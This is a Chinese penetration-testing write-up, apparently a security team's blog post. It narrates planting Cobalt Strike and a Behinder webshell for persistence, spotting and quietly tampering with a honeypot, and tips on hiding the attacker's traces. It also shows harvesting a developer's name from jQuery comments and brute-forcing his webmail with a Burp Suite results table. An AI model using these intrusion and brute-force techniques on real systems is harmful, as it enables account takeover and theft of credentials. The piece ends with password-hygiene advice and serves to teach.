[03]: KB2920189  
[04]: KB2931358  
[05]: KB2931366  
[06]: KB2937220  
[07]: KB2938772  
[08]: KB2939153  
[09]: KB2949621  
[10]: KB2954879  
[11]: KB2958262  
[12]: KB2958263  
[13]: KB2961072
```

没有域控，没有AV。二话不说先上个CS上去，然后再藏个冰蝎进去，防止掉权限。然后我要翻翻把我引到弯路的数据库配置文件，还是那个数据库，没什么东西，为什么？

把服务器和应用里里外外仔细检查一遍。

1. 用户登录最后登录是几个月之前；
2. 大数据关联这个IP近几个月访问量很少；
3. 数据库日志交互也特别特别少；
4. 也没有和其他服务器交互记录；
5. 无法横向移动，只与数据库互通，疑似在DMZ区或测试区。

从得到的信息来看这应该是一个测试区或者DMZ区的测试系统，或者这就是一个蜜罐系统。顺着这个思路查下一整年的记录，8月之前居然没有这个地址，确定了这是一个高交互的web蜜罐，惊出我一身冷汗，毕竟出门搞站要保护好自己。

还是先检查下本地电脑和网络：

1. 没多个键盘或鼠标，没有异常外连，没有奇怪端口。
2. 全程使用的是虚拟机，浏览器什么的都是新的，没有下载VPN安装包，桌面上用户.doc之类文件。
3. 利用、nc连接、webshell过程中都用的服务器或者挂着代理池。



果然，给我服务器打了个标签，"2020你懂的"。心里暗呼侥幸，应该只露了个服务器。偷偷的找个半夜三更的时候上去把蜜罐服务器弱口令改掉改成一个特别长特别安全的密码，顺便把执行命令的功能关闭（我（gei）真（wo）是（zheng）个（qu）善（yi）良（xie）的（shi）人（jian）），把冰蝎马和cs马都干掉。日志和其他记录就懒得清理了，蜜罐上应该有另外保存，清理也没有什么用。



## 邮件泄露

这个时候我开始大量的翻阅HTML源代码、JS源代码，希望可以找到一些蛛丝马迹可使用。大概看了30多分钟...

A screenshot of a web browser's source code view. The address bar shows 'view-source:https://[redacted]/2.0.3/jquery.min.js'. The browser's tab bar shows '火狐官方网站', '新手上路', '常用网址', and '京东商城'. The source code is as follows:

```
/*! jQuery v2.0.3 | (c) 2005, 2013 jQuery Foundation, Inc. | jquery.org/license
//@ sourceMappingURL=jquery.min.map
//二次/定制开发维护人: [redacted]
*/
(function(e,undefined){var t,n,r=typeof undefined,i=e.location,o=e.document,s=o.documentEle
},c=[],p="2.0.3",f=c.concat,h=c.push,d=c.slice,g=c.indexOf,m=l.toString,y=l.hasOwnProperty
(?:\d*\.)\d+(?:[eE][+-]?\d+|)\.source,w=/S+/g,T=/^(?:\s*(<[\w\W]+>) [^>]*|#[\w-]*)\$/C=/
z]/gi,E=function(e,t){return t.toUpperCase()},S=function(){o.removeEventListener("DOMConte
x.fn=x.prototype={jquery:p,constructor:x,init:function(e,t,n){var r,i;if(!e)return this;if(
<""===e.charAt(0)&&">"===e.charAt(e.length-1)&&e.length>3?[null,e,null]:T.exec(e,!r||r[1]
```

发现了一个主流jQuery的JS框架被对方开发人员做了维护... 得知这个姓名，我开始大概率的制作字典，尝试在邮箱系统入手。

## 电子邮箱登录

验证码:   [换一张](#)

[记住用户名](#)


[忘记密码?](#)

弱口令密码暴力破解该员工的邮箱密码... 这个邮箱系统，还有验证码，我大概看了下，这个验证码是数字+字母四位验证码，图片非常清晰，这个条件非常适合暴力破解。


a123456	200	<input type="checkbox"/>	<input type="checkbox"/>	35058
123456a	200	<input type="checkbox"/>	<input type="checkbox"/>	35058
5201314	200	<input type="checkbox"/>	<input type="checkbox"/>	35058
111111	200	<input type="checkbox"/>	<input type="checkbox"/>	35058
woaini1314	200	<input type="checkbox"/>	<input type="checkbox"/>	35058

%null%	200	<input type="checkbox"/>	<input type="checkbox"/>	5009
1234%^&*	200	<input type="checkbox"/>	<input type="checkbox"/>	5009
12345^&*()	200	<input type="checkbox"/>	<input type="checkbox"/>	5009

根据BurpSuite的状态码、返回值长度可以判断密码的正确与否。由于系统的特殊性，我大概尝试了多组的暴力破解，终于锁定出了最终密码："姓名大小写组合+123456"，尝试登陆下是OK的。



从邮件内容来看，轻而易举的可以获得到账号、密码、IP地址等多个维度的信息。系统有点那么“不攻自破”的感觉...居然输在了邮件上？



## 总结


无论是信息收集阶段，还是漏洞扫描阶段，还是最终的漏洞利用阶段也好，不可能一下子把每个阶段做的非常完美，遇到麻烦或心态爆炸的时候，回原地再看看，这几个渗透测试流程在走一遍，或者切换不同的视角在跑一次，跟小伙伴聊聊天碰撞下思路，也许会为你难点工作上点亮新的“奇淫巧技”。有可能攻破1个系统所用的技术并不是非常艰难，只不过恰好“那一个点”你没想到而已。

根据此案例所反映出的情况来看，最终失败的点归根结底还是偏向：信息安全当中的“安全意识”问题，如果日常你的办公所用的密码能够多个大小写字母、数字、特殊符号等方式组合，也不至于成现在这个样子。乃至，密码更换的周期如果再频繁一些，那就更好了。“安全意识”并不是在企业里上一节课，或者听某个牛逼的老师给你建议就可以OK搞定，它是一个非常需要注重细节，乃至生活当中也要融入这个细节，养成：所谓的“安全意识”。



# 招聘信息

点击了解 >>



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论